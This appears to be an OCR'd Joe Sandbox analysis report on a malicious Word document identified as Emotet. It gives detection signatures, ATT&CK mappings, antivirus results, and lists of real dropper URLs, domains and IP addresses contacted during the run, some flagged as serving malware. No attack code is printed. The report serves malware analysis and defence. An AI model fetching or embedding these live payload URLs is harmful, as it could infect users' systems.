00000008.00000002.2108163281.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2106729405.00000000001D0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.rundll32.exe.1b0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.270000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.180000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.1e0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.230000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 19 entries				


Sigma Overview

System Summary:



Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Cryptography
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Networking:



Copyright null 2021

Potential dropper URLs found in powershell memory

E-Banking Fraud:



Yara detected Emotet

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with base64 encoded strings

Very long command line found

Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Obfuscated command line found

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:




Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	E In N C
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 2	E R C
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	E Tr Lo
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	S S

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Cloud Accounts	Command and Scripting Interpreter 2 1 1	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	PowerShell 3	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
pack-91089 416755919.doc	37%	Virustotal		Browse
pack-91089 416755919.doc	43%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.1e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.6c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.1d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.270000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.220000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.1e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.1a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://veterinariadrpopui.com	0%	Avira URL Cloud	safe	
http://veterinariadrpopui.com/content/5f18Q/	100%	Avira URL Cloud	malware	
http://sofsuite.com/wp-includes/2jm3nIk/	0%	Avira URL Cloud	safe	
http://khanhhoahomnay.net/wordpress/CGMC/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://gurztac.wtchevalier.com/wp-content/YzZ6YZ/	0%	Avira URL Cloud	safe	
http://5.2.136.90/9ormjijma/sd2xibclmrp5oftlrxf/	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://shop.elemenslide.com	0%	Avira URL Cloud	safe	
http://khanhhoahomnay.net	0%	Avira URL Cloud	safe	
http://shop.elemenslide.com/wp-content/n/	100%	Avira URL Cloud	malware	
http://sofsuite.com	0%	Avira URL Cloud	safe	
http://wpsapk.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://wpsapk.com/wp-admin/v/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
veterinariadrpopui.com	209.59.139.39	true	true		unknown
wpsapk.com	104.18.61.59	true	true		unknown
sofsuite.com	104.27.145.251	true	true		unknown
khanhhoahomnay.net	210.86.239.69	true	true		unknown
shop.elemenslide.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://veterinariadrpopui.com/content/5f18Q/	true	• Avira URL Cloud: malware	unknown
http://sofsuite.com/wp-includes/2jm3nIk/	true	• Avira URL Cloud: safe	unknown
http://khanhhoahomnay.net/wordpress/CGMC/	true	• Avira URL Cloud: malware	unknown
http://5.2.136.90/9ormjijma/sd2xibclmrp5oftlrxf/	true	• Avira URL Cloud: safe	unknown
http://wpsapk.com/wp-admin/v/	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000007.0000000 2.2108067527.0000000002200000. 00000002.00000001.sdmp	false		high
http://veterinariadrpopui.com	powershell.exe, 00000005.00000 002.2113375099.0000000003A6E00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2113194713.0000000001B10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2108067527.000 0000002200000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2113194713.0000000001B10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2108067527.000 0000002200000.00000002.0000000 1.sdmp	false		high
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2114950190.0000000001CF7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2108832801.000 00000023E7000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2113194713.0000000001B10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2108067527.000 0000002200000.00000002.0000000 1.sdmp	false		high
http://https://gurztac.wtchevalier.com/wp-content/YzZ6YZ/	powershell.exe, 00000005.00000 002.2111561067.00000000036D300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.cloudflare.com/5xx-error-landing	powershell.exe, 00000005.00000 002.2113375099.0000000003A6E00 0.00000004.00000001.sdmp, powe rshell.exe, 00000005.00000002. 2113102392.0000000003A07000.00 000004.00000001.sdmp	false		high
http://services.msn.com/svcs/oe/certpage.asp? name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2114950190.0000000001CF7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2108832801.000 00000023E7000.00000002.0000000 1.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2114950190.0000000001CF7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2108832801.000 00000023E7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2109391718.000000000 1FE7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous .	powershell.exe, 00000005.00000 002.2105665763.000000000242000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.21 10083444.00000000028B0000.0000 0002.00000001.sdmp, rundll32.exe, 00000008.00000002.21116816 25.00000000027C0000.00000002.0 0000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000 002.2104363576.000000000029400 0.00000004.00000020.sdmp	false		high
http://shop.elemenslide.com	powershell.exe, 00000005.00000 002.2113549064.0000000003AA900 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://khanhhoahomnay.net	powershell.exe, 00000005.00000 002.2113549064.0000000003AA900 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://shop.elemenslide.com/wp-content/n/	powershell.exe, 00000005.00000 002.2111561067.00000000036D300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com/	rundll32.exe, 00000006.0000000 2.2113194713.0000000001B10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2108067527.000 0000002200000.00000002.0000000 1.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://sofsuite.com	powershell.exe, 00000005.00000002.2113132741.0000000003A23000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://wpsapk.com	powershell.exe, 00000005.00000002.2111561067.00000000036D3000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000002.2104348720.0000000000264000.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000002.2105665763.0000000002420000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110083444.00000000028B0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2111681625.00000000027C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.27.145.251	unknown	United States		13335	CLOUDFLARENETUS	true
210.86.239.69	unknown	Viet Nam		24173	NETNAM-AS-APNetnamCompanyVN	true
209.59.139.39	unknown	United States		32244	LIQUIDWEBUS	true
104.18.61.59	unknown	United States		13335	CLOUDFLARENETUS	true
5.2.136.90	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336489
Start date:	06.01.2021

Start time:	08:35:59
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	pack-91089 416755919.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@24/8@7/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 75.7% (good quality ratio 72.5%) • Quality average: 75.2% • Quality standard deviation: 25.7%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:36:41	API Interceptor	1x Sleep call for process: msg.exe modified
08:36:42	API Interceptor	64x Sleep call for process: powershell.exe modified
08:36:49	API Interceptor	896x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.27.145.251	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• sofsuite.com/wp-includes/2jm3nIk/
	Documento-2021.doc	Get hash	malicious	Browse	• sofsuite.com/wp-includes/2jm3nIk/
209.59.139.39	Adjunto.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	NQN0244_012021.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	Scan-0767672.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	Documento-2021.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	info_39534.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	http://btxtfnereq4mf3x3q1eq1sdudvhhiurr.www4.me	Get hash	malicious	Browse	• cirugiaesteticamexico.medicainspira.com/wordpress/wp-content/upgrade/i/googlephotos/album/
104.18.61.59	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• wpsapk.com/wp-admin/v/
5.2.136.90	Adjunto.doc	Get hash	malicious	Browse	• 5.2.136.90/nmjn7tw17/z6mjkdfb6xb/85tf0qh6u/bqo6i0tmr9bo/
	arc-NZY886292.doc	Get hash	malicious	Browse	• 5.2.136.90/zpm1364ks766bq5tfgm/of4c87wiptl9gmt2iai/xi3tkrikfkjmyw07j7s/8758g9rolh/96kjwl7hgnpltacdm2/gdi8d56ispt49sa36ql/
	NQN0244_012021.doc	Get hash	malicious	Browse	• 5.2.136.90/xgyqftp8/ypox5kzx24gfln5utkh/ejrffzc54r5vq/itkmc/prx4/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 5.2.136.90/tqndp5p5qacps4njp6/p6z0bktcdw7ja/i1rph/
	Scan-0767672.doc	Get hash	malicious	Browse	• 5.2.136.90/7hs0yieqcvglex40v9/th111ygicc1htiecx/eto0vvprampeftpmcc/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documento-2021.doc	Get hash	malicious	Browse	• 5.2.136.90/n5z35/rncfyghpt3nn9/twyyh8xn/dm5hb/
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 5.2.136.90/kcdo20u2bqptv6/
	rapport 40329241.doc	Get hash	malicious	Browse	• 5.2.136.90/6s0p53atjr9ihwygvd/svxo4o84aueyhj9v5m/5lqp30jb/g0ur1kwrzvgj3o0gmmo/dw8my2m1fzzo/
	info_39534.doc	Get hash	malicious	Browse	• 5.2.136.90/5ciqo/dhqbj3xw/
